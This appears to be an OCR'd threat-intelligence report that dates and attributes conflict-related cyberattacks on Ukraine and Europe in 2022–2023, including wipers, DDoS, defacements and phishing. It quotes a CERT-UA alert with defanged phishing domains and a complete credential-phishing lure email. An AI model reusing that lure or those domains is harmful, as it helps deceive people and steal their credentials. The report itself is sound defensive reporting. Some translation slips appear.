



Figure 7: Trend in the volume of incidents by geographical area (global scale)

European countries largely overtake Ukraine as victims of cyber attacks in the first quarter of 2023



Below you will find a summary of the attacks observed from mid-January2022 to today 02.2023. The latter seem to follow a highly organized pattern and therefore a centralized strategy typical of Russia's classic information warfare techniques. As explained above, this cyclical pattern now seems to be masked by the guerrilla approach taken by pro-Russian hacktivists against European countries and to some extent in Ukraine.

We find as follows:

1.First, destruction campaigns with wipers to weaken Ukrainian organisations (WhisperGate, then HermeticWiper),
2. This is followed by sabotage/obstruction campaigns via the defacement of government sites and distributed denial-of-service attacks carried out by the Belarusian secret services with ATK254 (UNC1151) or by the GRU with ATK5 (APT28).
3. Thirdly, disinformation campaigns among the general population are being carried out to discredit the Ukrainian government.
For the moment, and considering this pattern as stable, we see two cycles, the first between 13/01 and 22/02, the second since 23/02.

In parallel with this risk, which seems to be maintained in an organized manner, we warn of the potential role of Russian-speaking cybercrime actors who, because of their means and skills, could have a strong power of nuisance against Russia's adversaries.

MAIN ATTACKS SINCE THE BEGINNING OF THE CONFLICT

A complete compilation of cyber incidents related to the conflict can be found on the CyberPeace Institute website . The incidents reported here are a representative sample of the dynamics of the conflict since January 2022.

2022 - JANUARY 13: «WHISPERGATE» WIPER ATTACK

Microsoft has identified a destructive malicious operation (dubbed WhisperGate) targeting several organisations in Ukraine. This malware first appeared on victims' systems in Ukraine on January 13, 2022. The malware is considered designed to look like ransomware but lacks a ransom recovery mechanism and is intended to be destructive, rendering the targeted devices inoperable rather than getting a ransom. The victims come from several governmental, non-profit and information technology organisations.

NOTE
Unknown attribution [as of February 23, 2022]

2022 - JANUARY 14-15: DEFACEMENT OF GOVERNMENT SITES

On January 14, 2022, the Orthodox New Year, more than 70 Ukrainian government websites were degraded by political images and a statement in Russian, Ukrainian and Polish before temporarily disappearing. Most of the sites were restored within a few hours. The attack crippled much of the government's public digital infrastructure, including the most widely used site to manage online government services, Diia. Diia is also playing a role in the coronavirus response in Ukraine and in encouraging vaccination. It also paralyzed the sites of the Cabinet of Ministers and the Ministries of Energy, Sports, Agriculture, Veterans affairs and Ecology[22, 23, 24].

NOTE
Attribution: Belarusian APT Group – ATK254 (UNC1151) (by Ukraine)

2022 - FEBRUARY 15-16: GLOBAL DDOS ATTACKS

A DDoS attack described as the largest in Ukraine to date. Several Ukrainian websites were taken offline and had an impact on the websites of banks, the government and the military. The scale of the attacks was moderate, and the sites recovered within hours[25, 26, 27, 28, 29, 30, 31].

NOTE
Attribution: Nation-State – Russia (by the United Kingdom, the United States and Australia)

At least 10 Ukrainian websites were inaccessible, including those of the Ministry of Defence, the Ministry of Foreign Affairs and the two largest state-owned banks. Bank customers have reported problems with online payments, banking apps and, in very limited cases, access to ATMs. These attacks were compounded by fraudulent text messages sent to Ukrainian phones in an attempt to sow panic.

2022 - FEBRUARY 15: SMS SPAM AND DISINFORMATION CAMPAIGN

Customers of one of the state-owned banks began receiving information via SMS about the technical malfunctions of ATMs. The Ukrainian cyber police confirmed that this information was false.[32, 33]

NOTE
Attribution: Not yet known

Spread of disinformation among the civilian population.

2022 - FEBRUARY 23: DDOS ATTACKS ON BANKS AND GOVERNMENT DEPARTMENTS

The websites of several Ukrainian banks and government departments, including the Ministry of Foreign Affairs, the Ministry of Defence, the Ministry of the Interior, the Security Service (SBU) and the Cabinet of Ministers became inaccessible following a large-scale DDoS attack. Most other sites went live within two hours of the attack, but latency and outages continued the next day for others[34, 35, 36, 37, 38,].

NOTE
Attribution: Nation-State – Russia (Technical attribution by Bellingcat)


2022 - FEBRUARY 23: «HERMETICWIPER» MALWARE ATTACK

Several organisations in Ukraine have been affected by a cyberattack, infecting hundreds of computers. The attack involved a new data erasure malware called HermeticWiper – a destructive malware that can delete or corrupt data on a targeted computer or network. The wiper has been detected in Ukraine, Latvia and Lithuania and targets include financial organisations and government entrepreneurs. Symantec's technical analysis indicates that the attack mechanism was built at least six weeks before the attack [39, 40, 41, 42].

NOTE
Attribution: Not yet known

More than 100 Ukrainian organisations from the financial, defence, aviation and IT services sectors were affected.

Facebook post of CERT-UA (02/25/2022: 12h40 CET)



CERT-UA
4 h ·

Mass phishing emails have recently been observed targeting private 'i.ua' and 'meta.ua' accounts of Ukrainian military personnel and related individuals. After the account is compromised, the attackers, by the IMAP protocol, get access to all the messages. Later, the attackers use contact details from the victim's address book to send the phishing emails.

The Minsk-based group 'UNC1151' is behind these activities. Its members are officers of the Ministry of Defence of the Republic of Belarus.

i[.]ua-passport[.]space
id[.]bigmir[.]space

Below is an example of the malicious email:

"Dear user! Your contact information or not you are a spam bot. Please, click the link below and verify your contact information. Otherwise, your account will be irretrievably deleted. Thank you for your understanding.
Regards, I.UA Team"

5 · 5 partages

J'aime · Commenter · Partager

2022 - FEBRUARY 24: CYBERATTACKS ON NEWS WEBSITES

The Kyiv Post reports that its site has been subject to constant cyberattacks since the moment Russia launched its military offensive against Ukraine.

NOTE
Attribution: Not yet known

Attempt to limit public access to timely and accurate information during the escalation of the conflict.

2022 - FEBRUARY 25: BELARUSIAN DDOS ATTACKS

Ukrainian officials said Friday that Belarusian state-sponsored hackers are trying to compromise the email accounts of its military personnel. «Mass phishing emails have recently been observed targeting the 'i.ua' and 'meta.ua' private accounts of Ukrainian military personnel and related persons,» the Ukrainian Computer Emergency Response Team (CERT-UA) wrote in a Facebook post earlier in the day. «The group 'ATK254 (UNC1151)', based in Minsk, is at the origin of these activities. Its members are officers of the Ministry of Defence of the Republic of Belarus,» the officials added.[44, 45]

NOTE
Award: Belarus – ATK254 (UNC1151) (by the Ukrainian National CERT)

2022 - FEBRUARY 25: CYBERATTACK ON BORDER CHECKPOINT.

A Ukrainian border checkpoint was hit by a cyberattack wiper that slowed down the process for refugees to cross into Romania.[46,47]

NOTE
Attribution: Not yet known

2022 - FEBRUARY 25: UKRAINIAN UNIVERSITY WEBSITES COMPROMISED

The Wordfence team identified a cyberattack on Ukrainian universities that coincided with Russia's invasion of Ukraine and resulted in at least 30 compromised Ukrainian university websites. The threat actor has publicly stated that he supports Russia in the conflict[48, 49.]

NOTE
Attribution: Brazil Threat Actor Group – theMx0nday (Technical attribution by Wordfence)

2022 - FEBRUARY 25: COORDINATED INAUTHENTIC BEHAVIOUR ON SOCIAL MEDIA PLATFORMS FACEBOOK

Meta dismantled a network run by people in Russia and Ukraine targeting Ukraine for violating their policy against coordinated inauthentic behaviour. The network ran websites masquerading as independent news entities and created fake characters on social media platforms, including Facebook, Instagram, Twitter, YouTube, Telegram, Odnoklassniki and VK.

NOTE
Attribution: Temporary links found with a 2020 operation linked to individuals in Russia, the Donbass region of Ukraine and two media organisations in Crimea (Technical attribution by Meta)

2022 - FEBRUARY 27: DISINFORMATION CAMPAIGNS USING COMPROMISED ACCOUNTS

Meta said it has seen an upsurge in hacking attempts against Ukrainians in recent days. He identified some hacking attempts by a threat actor who attempted to hack into the accounts of high-level Ukrainians, including military officials and public figures, although he did not identify any individuals. The threat actor typically targets people through email compromise and then uses it to access their social media accounts and post misinformation as if it came from legitimate account owners [50,51,52,53.]

NOTE
Attribution: Belarus – ATK254 (UNC1151) (Technical attribution by Meta)

2022 - MARCH 04: MALWARE ATTACKS AGAINST NGOS

Amazon reports seeing several situations where malware has been specifically targeted at charities, NGOs, and other humanitarian organisations to sow confusion and cause disruption.[54]

NOTE
Attribution: Not yet known

2022 - MARCH 05: PHISHING ATTACKS USING COMPROMISED ACCOUNTS

CERT-UA has warned of new phishing attacks targeting its citizens by taking advantage of compromised email accounts belonging to three different Indian entities with the aim of compromising their inboxes and stealing sensitive information.[55,56]

NOTE
Attribution: Not yet known

2022 - MARCH 07: CREDENTIAL PHISHING CAMPAIGN TARGETING A MEDIA COMPANY

One threat actor conducted several major credential phishing campaigns targeting users ukr.net; UkrNet is a Ukrainian media company. In two recent campaigns, attackers used newly created Blogspot domains as their initial landing page, which then redirected targets to credential phishing pages.[57]

NOTE
Attribution: Russia APT Group – ATK5 (APT28) (Technical attribution by Google TAG)

2022 - MARCH 07: PHISHING CAMPAIGN DELIVERING «MICROBACKDOOR» MALWARE

A phishing campaign targeting Ukrainian government agencies with the «MicroBackdoor» malware has been confirmed by CERT-UA. The latter claims that the malware campaign has similarities to the activities of threat actor UAC-0051, also known as «UNC1151», which Mandiant says has links to the Belarusian government[58,59,60,61.]

NOTE
Award: Belarus – ATK254 (UNC1151) (Technical Attribution by CERT-UA)

2022 - MARCH 09: CYBERATTACK AGAINST A TELEPHONE OPERATOR

Reports have circulated suggesting that telecommunications service provider Triolan was hit by a cyberattack. Three sources within the company and a former co-founder of the company said a cyberattack had occurred, with one claiming that some of Triolan's internal computers had stopped working because the «attackers were resetting factory-level settings.»[62,63]

NOTE
Attribution: Not yet known

2022 - MARCH 09: «FORMBOOK» SPAM CAMPAIGN TARGETS CITIZENS

A malicious spam campaign removing the Infostealer Formbook specifically targeting Ukrainians has been discovered by Malwarebytes. The email lure is written in Ukrainian and prompts victims to open a letter of alleged approval to receive funds from the government.

2022 - MARCH 14: CADDYWIPER MALWARE ATTACKS AGAINST ORGANISATIONS

ESET researchers have discovered another wiper that has been used in attacks on a limited number of organisations in Ukraine. No code similarities with HermeticWiper or IsaacWiper were identified. There is evidence to suggest that the threat actors behind CaddyWiper infiltrated the target's network before executing the wiper.[66,67]

NOTE
Attribution: Not yet known

2022 - MARCH 16: CYBERATTACK ON UKRAINE 24 SPREADS DISINFORMATION

The Ukraine 24 TV channel falsely reported on Wednesday that the Ukrainian president had urged Ukrainians to stop fighting and give up their weapons in what was reported as disinformation. The program's news teletypewriter was hacked to display messages to appear as if they came from the president. The TV station confirmed that the news teletypewriter had been hacked and that the messages were fake. On the same day, a Telegram channel reported that hackers had posted a deepfake video of the president repeating similar messages on Ukrainian websites[68,68,70,71.]

NOTE
Attribution: Not yet known

2022 - MARCH 17: CYBER ATTACK BY THE GROUP UAC-0020 (VERMIN) AGAINST UKRAINIAN STATE ORGANISATIONS USING THE SPECTR MALWARE

The Ukranian Ministry of Defence notified CERT-UA about the distribution of e-mails containing malicious files and targeting Ukrainian government and military entities. As a result of the attack, the victim's computer would be infected with SPECTR malware[72,73.]

NOTE
Attribution: Ukraine Hacking Collective – VERMIN / UAC-0020

2022 - MARCH 17: WIPER MALWARE ATTACKS ON ENTERPRISES USING "DOUBLEZERO"

On March 17, 2022, the Ukrainian CERT began observing phishing campaigns on Ukrainian infrastructure. Indeed, CERT-UA cybersecurity researchers have observed malware-based attacks against Ukrainian organisations using a wiper called DoubleZero. Specifically, CERT-UA discovered several ZIP archives, one of which was titled «Extremely Dangerous.... Virus!!!. Zipper,» says the notice published by CERT-UA. As a result of the analysis, the identified programs are classified as DoubleZero, that is, a malicious destructive program developed using the C# programming language. DoubleZero has escape capabilities and checks if security software is present. It also performs system discovery, processes, and network shares. However, no signs of an automatic propagation mechanism or persistence technique were detected. If it achieves this through credential dumping, it will try to get the root user's privileges.
A more accurate technical analysis of the Wiper Double in chapter 4 is available.

NOTE
Attribution: UAC-0088 - Technical attribution by CERT-UA

2022 - MARCH 22: CHINESE THREAT ACTOR SCARAB TARGETING UKRAINE

CERT-UA published an alert where they shared a quick summary and indicators associated with a recent intrusion attempt through a delivery of a malicious RAR file. No further details available right now[74,75.]

NOTE
Attribution: China APT – Scarab / UAC-0026 - Technical attribution by Sentinelone

2022 - MARCH 28: COMPROMISED WORDPRESS SITES FORCE VISITORS TO DDOS UKRAINIAN TARGETS

Threat actors are compromising WordPress sites to insert a malicious script that uses visitors' browsers to perform distributed denial-of-service attacks on Ukrainian websites[76,77.]

NOTE
Attribution: Not yet known

2022 - MARCH 28: CYBERATTACK AGAINST UKRTELECOM

A major internet disruption caused by a cyberattack has been registered across Ukraine on national provider Ukrtelecom. Real-time network data show connectivity collapsing to 13% of pre-war levels. The attack was foiled, and the company resumed its services [78,79,80,81,82].

NOTE
Attribution: Not yet known

2022 - APRIL 07: "STRONTIUM" TARGETS UKRAINIAN MEDIA ORGANISATIONS

Microsoft observed attacks targeting Ukrainian entities from "Strontium" including media organisations. According to Microsoft nearly all of Russia's nation-state actors are engaged in the ongoing full-scale offensive against Ukraine's government and critical infrastructure[83].

NOTE
Attribution: Nation State APT – Russia - Technical Attribution by Microsoft

2022 - APRIL 08: INDUSTROYER2: INDUSTROYER RELOADED


ESET cybersecurity researchers, in collaboration with CERT-UA have discovered a new variant of the Industroyer malware, named Industroyer2. Industroyer is a malware that was used in 2016 by the Sandworm group to shut down power in Ukraine.
In addition to Industroyer2, Sandworm has used several destructive malware families, including CaddyWiper, ORCSHRED, SOLOSHRED and AWFULSHRED. Indeed, a variant of CaddyWiper was used again on 08 April 2022 against the Ukrainian energy provider mentioned above. In other words, the attackers first deployed CaddyWiper on some Windows machines and destructive Linux and Solaris malware at the energy provider and then launched Industroyer2 to cut off the electricity supply in a region of Ukraine. Finally, to erase the traces of the Industroyer2 malware, the CaddyWiper malware was executed.
At this stage, it is still too early to know how the attackers compromised the victim or how they moved from the computer network to the Industrial Control System (ICS) network.

NOTE
Attribution: Russia- affiliated ATK14 also known as Sandworm


2022 - APRIL 11 CYBERATTACK ON A GERMANY-BASED WIND ENERGY COMPANY.

According to Deutsche Windtechnik AG, a Germany-based wind-energy, remote control systems for approximately 2,000 wind turbines were affected by a cyberattack. The wind turbines did not suffer any damage but the remote data monirtoring connections were shut down for two days .

Timeline of major cyber operations until March 2022


Russian Cyber Operations Against Ukraine - Timeline [UPDATED]
EQUINIX
THREAT ANALYSIS CENTER (ETAC)™
Website Defacements
14 JAN
WhisperGate Wiper deployments
15 JAN
Crimea-based FSB campaigns detected (aka Gamaredon)
31 JAN
UAC-0056 using SaintBot and OutSteel malware (aka EmberBear)
2 FEB
DDoS
DDoS attacks against Ukrainian government and banks, plus SMS propaganda campaign
15 FEB
Ukrainian military receive threatening SMS texts Russian psyops
UK NCSC shares new Sandworm Team malware: CyclopsBlink
23 FEB
HermeticWiper and decoy ransomware deployed at Ukrainian government
"FreeCivilian" leaks Ukrainian government databases
24 FEB
Belarusian Ministry of Defense campaigns detected (aka UNC1151)
DDoS
Multiple DDoS botnets attack Ukrainian businesses and governments sites
Conti Ransomware pledges allegiance to Russian state
25 FEB
IT
Vice Prime Minister of Ukraine creates crowd-sourced "IT ARMY of Ukraine" to target Russian infrastructure
26 FEB
LOCKBIT
LockBit Ransomware declares it will remain apolitical and is purely financially motivated
Conti chat logs are leaked online
27 FEB
IsaacWiper and HermeticWizard disclosed
UNC1151 sends SunSeed malware
1 MAR
DanaBot operators launch DDoS attack at Ukraine MoD
2 MAR
NEWS
Polish News Site compromised to push anti-Ukraine propagranda
3 MAR
CERT-UA alert on mass phishing campaign
4 MAR
DDoS
